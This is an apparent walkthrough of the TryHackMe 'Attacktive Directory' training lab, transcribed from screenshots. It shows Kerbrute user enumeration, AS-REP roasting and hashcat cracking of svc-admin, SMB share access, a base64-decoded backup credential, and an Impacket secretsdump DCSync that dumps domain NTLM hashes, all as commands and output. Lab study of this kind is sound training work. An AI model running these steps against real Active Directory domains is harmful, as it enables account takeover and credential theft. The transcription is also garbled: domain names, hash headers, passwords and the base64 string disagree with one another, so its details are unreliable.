

“Attactive Directory” is an advanced training simulation designed for learning network penetration testing in Windows Active Directory environments. It offers a practical approach to understanding network vulnerabilities, focusing on tools like Impacket, Bloodhound, and Kerbrute for enumeration and exploitation. This room is ideal for both beginners and experienced professionals looking to enhance their skills in Active Directory. security.

<https://tryhackme.com/p/Damiano254>

- **Accessing Attactive Directory:**

## Task 2: Intro Setup

- ### Task 3: Enumeration Welcome to Attactive Directory

- **Introduction by Spooks:** A welcome message and background about the room's creation and its evolution.
- **Enumeration with Nmap:** Guidance on using Nmap for basic enumeration, followed by the use of other utilities for further service enumeration.
- First, we will scan our target machine using Nmap



- **Tool for enumerating port 139/445:** enum4linux

It looks like SMB is open, so we're in business.

Enum4linux is a tool used to enumerate SMB shares on both Windows and Linux systems. It is basically a wrapper around the tools in the Samba package and makes it easy to quickly extract information from the target pertaining to SMB.

Enter **enum4linux** in the terminal by itself to view the help and usage information:

- **NetBIOS-Domain Name: THM-AD**

```
kali@kali: ~/Downloads x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
464/tcp open kpasswd5? syn-ack ttl 127
593/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp open tcprwrapped syn-ack ttl 127
3268/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: spookysec.local., Site: Default-First-Site-Name)
3269/tcp open tcprwrapped syn-ack ttl 127
3389/tcp open ms-wbt-server syn-ack ttl 127 Microsoft Terminal Services
rdp-ntlm-info:
| Target_Name: THM-AD
| NetBIOS_Domain_Name: THM-AD
| NetBIOS_Computer_Name: ATTACKTIVEDIRECTORY
| DNS_Domain_Name: spookysec.local
| DNS_Computer_Name: AttacktiveDirectory.spookysec.local
| Product_Version: 10.0.17763
|_ System_Time: 2024-02-17T17:38:47+00:00
|_ ssl-date: 2024-02-17T17:38:56+00:00; +1s from scanner time.
|_ ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Issuer: commonName=AttacktiveDirectory.spookysec.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSASignature
| Not valid before: 2024-02-16T16:52:04
| Not valid after: 2024-08-17T16:52:04
| MD5: ee67:cda4:beac:2b68:176b:f970:67fc:93f8
| SHA-1: 9687:3119:d52a:68ff:9286:535f:7e1f:54b1:5bc4:b488
|_ BEGIN CERTIFICATE
| MIIDCjCAFAgAwIBAgIQWDSuYgOC8YZdy/RRqHYipjANBgkqhkiG9w0BAQsFADAU
| MSwwKgYDVQDEYnBDHRyZ2t0aXZlRGRlZW00b3J5LnNwbnB29reXNlYy5sb2NhbD Ae
| Fw0YNDAYMTYxNjUyMDRaFw0YNDAYMTYxNjUyMDRaMC4xLDAqBgNVBAMTI0F0dGFj
| a3RpdmlVeA3JlY3Rvcnkuc3Bvb2t5c2VjLmxyY2FmIiBjANBgkqhkiG9w0BAQEF
| AAOCAQAMIBGgKCAQEAqr5UW7fa5+LJaJquQWigpr1bs5TQhLoiAbJnTmN9BM1
| o0m+T6QCQWZnu4H5nmA+KYNIIt/uz2Bwc5xJmmIQPSyGbwEeLFf1xzD+vrXcN3k4a
| gL6xt4Qm0b7MA0tsIMUBh7CqmY1B/j6TctQm90rRncI2dWtZqy8ky96jCBK7Q
| Fpc4E6Z3Hgm0uNnHqyl0y3jA0s19tMaRspMI spFAv0rshjMSHUMTI/7zy839S
| Kw9tGV9/s8j3jQlMDMuPufuyBNPQUMlYRxt43V8N6t+Ulp4Hj1aZf5TEwLfbz+F
| 3U9bcvYdIX/F8PEzt/3WgXReMa/QaczuzMHJ8j/vnQIDAQABoyQWjATBgNVHSE
|_ END CERTIFICATE
```

- **Common invalid TLD for Active Directory Domain: .local**

### Popular Domain Naming Mistakes

Before we discuss current best practices, there are a couple of popular practices that are no longer recommended.

The first is using a generic top-level domain. Generic TLDs like `.local`, `.lan`, `.corp`, etc, are now being sold by ICANN, so the domain you're using internally today – `company.local` could potentially become another company's property tomorrow. If you're still not convinced, here are some more reasons why you shouldn't use `.local` in your Active Directory domain name

Secondly, if you use an external public domain name like `company.com`, you should avoid using the same domain as your internal Active Directory name because you'll end up with a split DNS. Split DNS is when you have two separate DNS servers managing the exact same DNS Forward Lookup Zone, increasing the administrative burden.

## Task 4: Enumeration Enumerating Users via Kerberos

- **Introduction to Kerberos:** Overview of Kerberos and its role in Active Directory.
- **Enumeration with Ker brute:** Using Ker brute for brute force discovery of users and passwords. Downloaded the Kerbrute from the following link:

<https://github.com/roptnop/kerbrute/releases>

Downloaded the Password List and the Username List:

- `wget https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/userlist.txt`

```
wget https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/passwordlist.txt
```

- Questions and Answers:
  - Kerbrute command for valid usernames: userenum

```
(kali@kali)~[~/attractive/kerbrute]
$ ./kerbrute --help
What method of attack could allow us to authenticate as the user without the password?

Attacktive
network share used to distribute GPOs to domain machines?

Version: dev (n/a) - 02/18/24 - Ronnie Flathers @ropnop

This tool is designed to assist in quickly bruteforcing valid Active Directory accounts through Kerberos Pre-Authentication.
It is designed to be used on an internal Windows domain with access to one of the Domain Controllers.
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts

Usage:
  kerbrute [command]

Available Commands:
  bruteforce  Bruteforce username:password combos, from a file or stdin
  bruteuser   Bruteforce a single user's password from a wordlist
  help        Help about any command
  passwordspray Test a single password against a list of users
  userenum    Enumerate valid domain usernames via Kerberos
  version     Display version info and quit
```

- What notable account is discovered? (These should jump out at you):  
svc-admin

```
kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
10.10.14.126 21:32
kali@kali: ~/attractive/kerbrute
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~/attractive/kerbrute x kali@kali: ~ x
kerbrute: command not found

(kali@kali)~[~/attractive/kerbrute]
$ ./kerbrute userenum -d spookyssec.local --dc 10.10.187.69 /home/kali/userlist.txt

Attacktive
network share used to distribute GPOs to domain machines?

Version: dev (n/a) - 02/17/24 - Ronnie Flathers @ropnop

2024/02/17 21:28:29 > Using KDC(s): 10.10.187.69:88
2024/02/17 21:28:29 > 10.10.187.69:88

2024/02/17 21:28:30 > [+] VALID USERNAME: james@spookysec.local
2024/02/17 21:28:39 > [+] svc-admin has no pre auth required, Dumping hash to crack offline:
$krb5asrep$18$svc-admin$SPOOKYSEC.LOCAL:1228b0006af96b0766627ebf29a271845d221f32e697a12dfc0090818ac27e0eda5ce6e149710206ab0ffe045707d69ac1f773febe7d5b48bb1de46d833
917d6f8a4a5345863689d36fb2df5a93282f67de2194661cfe9171f04cab00d50223513912a69cfff1b3c12ba1a63548b411c825336b91b34c9e3506122c0ed889a479c6c2e3fb097e171711fa6fce72b360
0fc0ce0d382d6849713fc7bb3a106038babf014eaa6e0e533d0016608335915a7505373d57c8d0924d0f799715af7227f620a8acc7b530fb3ba084501a66a70250290c54dfa42bdc1b80db44bf024cc842
e6cd0b36a72ea7da00456bd7e5a6913d8ccf8a8868b5f1e714bc2a21ec37b886c91e1072d4219d4539ef065da0f87facbaa9bbffbe8e
2024/02/17 21:28:39 > [+] VALID USERNAME: svc-admin@spookysec.local
2024/02/17 21:28:45 > [+] VALID USERNAME: JAMES@spookysec.local (jump out at you)
2024/02/17 21:28:46 > [+] VALID USERNAME: robin@spookysec.local
2024/02/17 21:29:04 > [+] VALID USERNAME: darkstar@spookysec.local
2024/02/17 21:29:15 > [+] VALID USERNAME: administrator@spookysec.local
2024/02/17 21:29:39 > [+] VALID USERNAME: backup@spookysec.local
2024/02/17 21:29:55 > [+] VALID USERNAME: paradox@spookysec.local
2024/02/17 21:31:25 > [+] VALID USERNAME: JAMES@spookysec.local
^C

(kali@kali)~[~/attractive/kerbrute]
$
```

- What notable account is discovered? (These should jump out at you):  
backup

```
kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~/attractive/kerbrute
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x kali@kali: ~ x kali@kali: ~/attractive/kerbrute x kali@kali: ~ x
kerbrute: command not found

(kali@kali)~/attractive/kerbrute
$ ./kerbrute userenum -d spookysc.local --dc 10.10.187.69 /home/kali/userlist.txt

Kerbrute
Version: dev (n/a) - 02/17/24 - Ronnie Flathers @ropnop

2024/02/17 21:28:29 > Using KDC(s):
2024/02/17 21:28:29 > 10.10.187.69:88

2024/02/17 21:28:30 > [+] VALID USERNAME: james@spookysc.local
2024/02/17 21:28:39 > [+] svc-admin has no pre auth required. Dumping hash to crack offline:
$krb5asrep$15$svc-admin$spookysc.LOCAL:1228b006af96b0766627ebf29a271845d221f32e697a12dfc0090818ac27e0eda5ce6e149710206ab0ffe045707d69ac1f773febe7d5b48bb1de46d833
91706f8aa4a5345863689d36fb2df5a93282f67de2194661cfe9171f04cab00d50223513912a69cfff1b3c12ba1a63548b411c825336b91b34c9e3506122c0ed889a479c6c2e3fb097e171711fa6fce72b360
0fc6ce0d382d6849713fc77bb3a106038babf014eaa6e0e533d0016608335915a7505373d57c8d0924d0f799715af7227f620a8acc7b530fb3ba084501a66a70250290c54dfa42bdc1b80db44bf024cc842
e6cd0b36a72ea7da00456bd7e5a6913d8ccf8a8868b5f1e714bc2a21ec37b886c91e1072d4219d4539ef065da0f87facbaa9bbfbf8e
2024/02/17 21:28:39 > [+] VALID USERNAME: svc-admin@spookysc.local
2024/02/17 21:28:45 > [+] VALID USERNAME: James@spookysc.local
2024/02/17 21:28:46 > [+] VALID USERNAME: robin@spookysc.local
2024/02/17 21:29:04 > [+] VALID USERNAME: darkstar@spookysc.local
2024/02/17 21:29:15 > [+] VALID USERNAME: administrator@spookysc.local
2024/02/17 21:29:39 > [+] VALID USERNAME: backup@spookysc.local
2024/02/17 21:29:55 > [+] VALID USERNAME: paradox@spookysc.local
2024/02/17 21:31:25 > [+] VALID USERNAME: JAMES@spookysc.local
^C

(kali@kali)~/attractive/kerbrute
$
```

## Task 5: Exploitation Abusing Kerberos

- **ASREPRoasting:** Explanation of ASREPRoasting in Kerberos and how to exploit it using Impacket's "GetNPUsers.py".
- **Questions and Answers:**
  - We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password? svc-admin

```
kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~/attractive/kerbrute
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x kali@kali: ~ x kali@kali: ~/attractive/kerbrute x kali@kali: ~ x
kerbrute: command not found

(kali@kali)~/attractive/kerbrute
$ ./kerbrute userenum -d spookysc.local --dc 10.10.187.69 /home/kali/userlist.txt

AttactiveDirect
Title
IP Address
Expires
30m 31s
Add Hosts
Remove Hosts
Credentials due to account lockout policies that we cannot enumerate on the domain controller.

Kerbrute
Version: dev (n/a) - 02/17/24 - Ronnie Flathers @ropnop

2024/02/17 21:28:29 > Using KDC(s):
2024/02/17 21:28:29 > 10.10.187.69:88

2024/02/17 21:28:30 > [+] VALID USERNAME: james@spookysc.local
2024/02/17 21:28:39 > [+] svc-admin has no pre auth required. Dumping hash to crack offline:
$krb5asrep$15$svc-admin$spookysc.LOCAL:1228b006af96b0766627ebf29a271845d221f32e697a12dfc0090818ac27e0eda5ce6e149710206ab0ffe045707d69ac1f773febe7d5b48bb1de46d833
91706f8aa4a5345863689d36fb2df5a93282f67de2194661cfe9171f04cab00d50223513912a69cfff1b3c12ba1a63548b411c825336b91b34c9e3506122c0ed889a479c6c2e3fb097e171711fa6fce72b360
0fc6ce0d382d6849713fc77bb3a106038babf014eaa6e0e533d0016608335915a7505373d57c8d0924d0f799715af7227f620a8acc7b530fb3ba084501a66a70250290c54dfa42bdc1b80db44bf024cc842
e6cd0b36a72ea7da00456bd7e5a6913d8ccf8a8868b5f1e714bc2a21ec37b886c91e1072d4219d4539ef065da0f87facbaa9bbfbf8e
2024/02/17 21:28:39 > [+] VALID USERNAME: svc-admin@spookysc.local
2024/02/17 21:28:45 > [+] VALID USERNAME: James@spookysc.local (imp out at you)
2024/02/17 21:28:46 > [+] VALID USERNAME: robin@spookysc.local
2024/02/17 21:29:04 > [+] VALID USERNAME: darkstar@spookysc.local
2024/02/17 21:29:15 > [+] VALID USERNAME: administrator@spookysc.local
2024/02/17 21:29:39 > [+] VALID USERNAME: backup@spookysc.local
2024/02/17 21:29:55 > [+] VALID USERNAME: paradox@spookysc.local
2024/02/17 21:31:25 > [+] VALID USERNAME: JAMES@spookysc.local
^C

(kali@kali)~/attractive/kerbrute
$
```

- Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name)  
: Kerberos 5 AS-REP etype 23

	17300	SHA3-224	412ef78534ba6ab0e9b1607d3e9767a25c1ea9d5e83176b4c2817a6c
	17400	SHA3-256	d60fc6585da4e17224f58858970f0ed5ab042c3916b76b0b828e2eaf636cbd
	17500	SHA3-384	983ba28532cc6320d04f20fa485bcd838dbdb666eca5f1e5aa279ff1c6244fe5f83cf4bbf05b95f378dd2353617221
	17600	SHA3-512	7c2dc1d743735d4e069f3bda85b1b7e9172033dfdd8cd599ca094ef8570f3930c3f2c0b7afc8d6152ce4ead6057a2ff22e71934b3a3dd0fb55a7fc84a5314
	17700	Keccak-224	e1dfad9bafae6ef15f5bbb16cf4c26f09f5f1e7870581962fc84636
	17800	Keccak-256	203f88777f18bb4ee1226627b547808f38d90d3e106262b5de9ca943b57137b6
	17900	Keccak-384	5804b7ada5806ba79540100e9a7ef493654f2a21d94d4f2cae4bf69abda5d94bf03701fe9525a15dfdc625bfbcd769701
	18000	Keccak-512	2fbf5c9080f0a704de2e915ba8fdae6ab00bbc026b2c1c8fa07da1239381c6b7f4dd399bf9652500da7236944c7f19587dd0219cb30eabe61210a8ae4dc0
	18100	TOTP (HMAC-SHA1)	597056:3600
	18200	Kerberos 5, etype 23, AS-REP	\$krb5asrep\$23\$svc-admin@SPOOKYSEC.LOCAL:976013b395f97362ed0b0c403681b7dd5597dc020dbae424cf61a5b94b12e57991ac2d60b937d9ad90fbc4460cdad6ccdd1e11eddb0a9bc0b9ea46f2ec36
	18300	Apple File System (APFS)	\$fvd\$2\$16\$58778104701476542047675521040224\$20000\$39602e86b7cea4a34f4ff69ff6ed706d68954ee474de1d2a9f6a6f2d24d172001e484c1d4e
	18400	Open Document Format (ODF) 1.2 (SHA-256, AES)	\$odf\$1*1*100000*32*751854d8b90731ce0579f96beaf0d4ac2fb2f546b31f1b6af9a5f66952a0bf4*16*2185a966155baa9e2fb597298f6ebcb*16*c18ea
	18500	sha1(md5(\$pass))	888a2fcb3854fba0321110c5d0d434ad1aa2880
	18600	Open Document Format (ODF) 1.1 (SHA-1, Blowfish)	\$odf\$0*0*01024*16*bf753835f4ea15644b8a2f8e4b5be3d147b9576*8*ee371da34333b69d*16*a902eff544d782a26a899a31f97bef4*0*d9e7f41fbc3a5
	18700	Java Object hashCode()	29937c08
	18800	Blockchain, My Wallet, Second Password (SHA256)	YnM6WYERjUfhxwepT7zV6dWcUeU1X4esYQb4Q3KZ7bbZAYOtC1MDM3OTc1NjMyODA0ECcAAD3vFoc=
	18900	Android Backup	\$ab\$5*0*10000*b8900e4885ff9cad8f01ee1957a43bd633fea12491440514ae27aa83f2f5c006ec7e7fa0bce040add619919b4eb60608304b7d571a2ed87

## • Hashcat mode for the hash: 18200

18100	TOTP (HMAC-SHA1)	597056:3600
18200	Kerberos 5, etype 23, AS-REP	\$krb5asrep\$23\$svc-admin@SPOOKYSEC.LOCAL:976013b395f97362ed0b0c403681b7dd5597dc020dbae424cf61a5b94b12e57991ac2d60b937d9ad90fbc4460cdad6ccdd1e11eddb0a9bc0b9ea46f2ec36

## • Password of user account after cracking the hash: management2005

Hashcat -a 0 -m 18200 hash.txt passwordlist.txt --force

```
kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/Downloads x kali@kali: ~/attractive x kali@kali: ~ x
* Single-Hash
* Single-Salt
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 0 MB
Dictionary cache hit:
* Filename...: passwordlist.txt
* Passwords..: 70188
* Bytes.....: 569236
* Keyspace...: 70188
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:976013b395f97362ed0b0c403681b7dd5597dc020dbae424cf61a5b94b12e57991ac2d60b937d9ad90fbc4460cdad6ccdd1e11eddb0a9bc0b9ea46f2ec36
77bf0270c0ce334fc6c2a76ab5d8ed10df42c777fea2db9e199f888533dcb2121e140d295fe087472c0ecf7b5c35664155a82335f9c9aeb2775042fe7c1f57fc677ef6ed214318571af22013e1e55a51e9
9946b5f1de057700eab1530022936f7424b206b1fc34d3d23899bdc441a62f8529de2dd04ab556796ff8d24debd1ea0586ca17b3a5226c170bc471a519d80bd56deab21f0f26b1261315dc34f6c93105c9
dbbacc3ad6eb6c64c938ac21d0d1223b0be8dfbfAa6838792458b9c0b6c3af55550:management2005
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:976013b395f... f55550
Time.Started.....: Sun Feb 18 06:01:46 2024, (0 secs)
Time.Estimated...: Sun Feb 18 06:01:46 2024, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (passwordlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 360.3 kH/s (0.71ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 6656/70188 (9.48%)
```

## Task 6: Enumeration Back to the Basics

- **Enumerating SMB Shares:** Instructions on using smbclient to map remote SMB shares and locate specific files.
  - **Questions and Answers:**
    - **Utility for mapping SMB shares:** smbclient



→ ↻ 🔍 <https://www.samba.org/samba/docs/current/man-html/smbclient.1.html> 📄 ☆ 📧 📁 ☰

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

## Name

smbclient — ftp-like client to access SMB/CIFS resources on servers

## Synopsis

```
smbclient [-M|--message=HOST] [-I|--ip-address=IP] [-E|--stderr] [-L|--list=HOST] [-T|--tar=<c>x>IXFvgbNan] [-D|--directory=DIR] [-b|--send-buffer=BYTES] [-t|--timeout=SECONDS] [-p|--port=PORT] [-q|--quiet] [-B|--browse] [-?|--help] [--usage] [-d|--debuglevel=DEBUGLEVEL] [--debug-stdout] [-s|--configfile=CONFIGFILE] [--option=name=value] [-l|--log-basename=LOGFILEBASE] [--leak-report] [--leak-report-full] [-R|--name-resolve=NAME-RESOLVE-ORDER] [-O|--socket-options=SOCKETOPTIONS] [-m|--max-protocol=MAXPROTOCOL] [-n|--netbiosname=NETBIOSNAME] [--netbios-scope=SCOPE] [-W|--workgroup=WORKGROUP] [--realm=REALM] [-U|--user=[DOMAIN/]USERNAME[%{PASSWORD}]] [--no-pass] [--password=STRING] [--pw-nt-hash] [-A|--authentication-file=FILE] [-P|--machine-pass] [--simple-bind-dn=DN] [--use-kerberos=desired|required|off] [--use-krb5-ccache=CCACHE] [--use-winbind-ccache] [--client-protection=sign|encrypt|off] [-V|--version] [-c|--command=STRING]
```

## DESCRIPTION

This tool is part of the [samba\(7\)](#) suite.

smbclient is a client that can 'talk' to an SMB/CIFS server. It offers an interface similar to that of the ftp program (see [ftp\(1\)](#)). Operations include things like getting files from the server to the local machine, putting files from the local machine to the server, retrieving directory information from the server and so on.

## OPTIONS

### • Option to list shares: -L

→ ↻ 🔍 <https://www.samba.org/samba/docs/current/man-html/smbclient.1.html> 📄 ☆ 📧 📁 ☰

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

This parameter causes the client to write messages to the standard error stream (stderr) rather than to the standard output stream.

By default, the client writes messages to standard output - typically the user's tty.

**-L, --list**

This option allows you to look at what services are available on a server. You use it as `smbclient -L host` and a list should appear. The `-r` option may be useful if your NetBIOS names don't match your TCP/IP DNS host names or if you are trying to reach a host on another network.

### • Number of shares listed: 6

kali (Snapshot 4) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4 🔍 📄 📧 📁 ☰

kali@kali: ~/attractive

File Actions Edit View Help

kali@kali: ~/Downloads x kali@kali: ~/attractive x kali@kali: ~ x

```
[--no-netbiosname=NETBIOSNAME] [--netbios-scope=SCOPE] [--workgroup=WORKGROUP] [--realm=REALM] [-U|--user=[DOMAIN/]USERNAME[%{PASSWORD}]]
[--no-pass] [--password=STRING] [--pw-nt-hash] [-A|--authentication-file=FILE] [-P|--machine-pass] [--simple-bind-dn=DN]
[--use-kerberos=desired|required|off] [--use-krb5-ccache=CCACHE] [--use-winbind-ccache] [--client-protection=sign|encrypt|off] [-k|--kerberos]
[-V|--version] [OPTIONS] service <password>
```

(kali@kali)-[~/attractive]

```
$ smbclient -L \\\\10.10.192.144\\ -U 'svc-admin' -P 'management2005'
Failed to open /var/lib/samba/private/secrets.tdb
_samba_cmd_set_machine_account_s3: failed to open secrets.tdb to obtain our trust credentials for WORKGROUP
Failed to set machine account: NT_STATUS_INTERNAL_ERROR
```

(kali@kali)-[~/attractive]

```
$ smbclient -L \\\\10.10.192.144\\ -U 'svc-admin' -P 'management2005'
Failed to open /var/lib/samba/private/secrets.tdb
_samba_cmd_set_machine_account_s3: failed to open secrets.tdb to obtain our trust credentials for WORKGROUP
Failed to set machine account: NT_STATUS_INTERNAL_ERROR
```

(kali@kali)-[~/attractive]

```
$ smbclient -L \\\\10.10.192.144\\ -U svc-admin
Password for [WORKGROUP\\svc-admin]:
```

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
Backup	Disk	
C\$	Disk	Default share
IPC\$	IPC	Remote IPC
NETLOGON	Disk	Logon server share
SYSVOL	Disk	Logon server share

Reconnecting with SMB1 for workgroup listing.  
do\_connect: Connection to 10.10.192.144 failed (Error NT\_STATUS\_RESOURCE\_NAME\_NOT\_FOUND)  
Unable to connect with SMB1 -- no workgroup available

(kali@kali)-[~/attractive]

```
$ smbmap:
```

### • Share containing a specific text file: backup

Unable to connect with SMB1 -- no workgroup available

Answer format: \*\*\*\*\*

(kali@kali)-[~/attractive]

```
$ smbclient \\\\10.10.192.144\\backup -U svc-admin
Password for [WORKGROUP\\svc-admin]:
Try "help" to get a list of possible commands.
smb: \> ls
```

Answer format: \*\*\*\*\*

.	D	0	Sat Apr 4 22:08:39 2020
..	D	0	Sat Apr 4 22:08:39 2020
backup_credentials.txt	A	48	Sat Apr 4 22:08:53 2020

8247551 blocks of size 4096. 3667560 blocks available within the Domain

smb: \>

- **Content of the file:**

YmFja3VwQHNwb29reXNlYy5sb2NhbmDpiYWNrdXAyNTE3ODYw

```
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~/attractive x kali@kali: ~/attractive x
(kali@kali)-[~]
$ cd attractive
(kali@kali)-[~/attractive]
$ ls
backup_credentials.txt hash hash.txt kerbrute passwordlist.txt userlist.txt
(kali@kali)-[~/attractive]
$ cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbmDpiYWNrdXAyNTE3ODYw
```

- **Decoded contents of the file:** backup@spookysec.local: backup2517860

```
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~/attractive x kali@kali: ~/attractive x
(kali@kali)-[~]
$ cd attractive
(kali@kali)-[~/attractive]
$ ls
backup_credentials.txt hash hash.txt kerbrute passwordlist.txt userlist.txt
(kali@kali)-[~/attractive]
$ cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbmDpiYWNrdXAyNTE3ODYw
(kali@kali)-[~/attractive]
$ base64 -d backup_credentials.txt
backup@spookysec.local:backup2517860
(kali@kali)-[~/attractive]
$
```

## Task 7: Exploitation Let's Sync Up!

- **Exploiting the Backup Account:** Using the backup account's permissions to sync with the Domain Controller and retrieve password hashes.
  - **Questions and Answers:**
    - **Method to dump NTDS.DIT:** DRSUAPI

```
Google Hacking DB OffSec
Applications Places System Sun 18 Feb, 04:35 AttackBox IP:10.10.58.86

root@ip-10-10-58-86: /opt/impacket/build/lib/impacket/examples
File Edit View Search Terminal Help
ModuleNotFoundError: No module named 'OpenSSL'
root@ip-10-10-58-86:/usr/local/lib/python3.9/dist-packages/impacket/examples# c
droot@ip-10-10-58-86:~# python3 secretsdump.py -dc-ip spookysc.local backup:ba
ckup251786@spookysc.local
python3: can't open file 'secretsdump.py': [Errno 2] No such file or directory
root@ip-10-10-58-86:~# cd /opt/impacket/build/lib/impacket/examples/
root@ip-10-10-58-86:/opt/impacket/build/lib/impacket/examples# secretsdump.py -
just-dc backup:backup251786@10.10.192.144
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysc.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysc.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysc.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysc.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
```

- **Administrator's NTLM hash:** 0e0363213e37b94221497260b0bcb4fc


```
← → ↻ ↺ https://vnc.tryhackme.tech/index.html?host=proxy-4.tryhackme.tech&password=5b3d253185e91b68&proxyIP=10
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Applications Places System Sun 18 Feb, 04:38 AttackBox IP:10.10.58.86

root@ip-10-10-58-86: /opt/impacket/build/lib/impacket/examples
File Edit View Search Terminal Help
root@ip-10-10-58-86:/usr/local/lib/python3.9/dist-packages/impacket/examples# python3 secretsdump.py -dc-ip spookysc.local backup:ba
kup251786@spookysc.local
Traceback (most recent call last):
  File "secretsdump.py", line 69, in <module>
    from impacket.ldap.ldap import SimplePagedResultsControl, LDAPSearchError
  File "/usr/local/lib/python3.6/dist-packages/impacket/ldap/ldap.py", line 39, in <module>
    import OpenSSL
ModuleNotFoundError: No module named 'OpenSSL'
root@ip-10-10-58-86:/usr/local/lib/python3.9/dist-packages/impacket/examples# cdroot@ip-10-10-58-86:~# python3 secretsdump.py -dc-ip s
pookysc.local backup:backup251786@spookysc.local
python3: can't open file 'secretsdump.py': [Errno 2] No such file or directory
root@ip-10-10-58-86:~# cd /opt/impacket/build/lib/impacket/examples/
root@ip-10-10-58-86:/opt/impacket/build/lib/impacket/examples# secretsdump.py -just-dc backup:backup251786@10.10.192.144
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

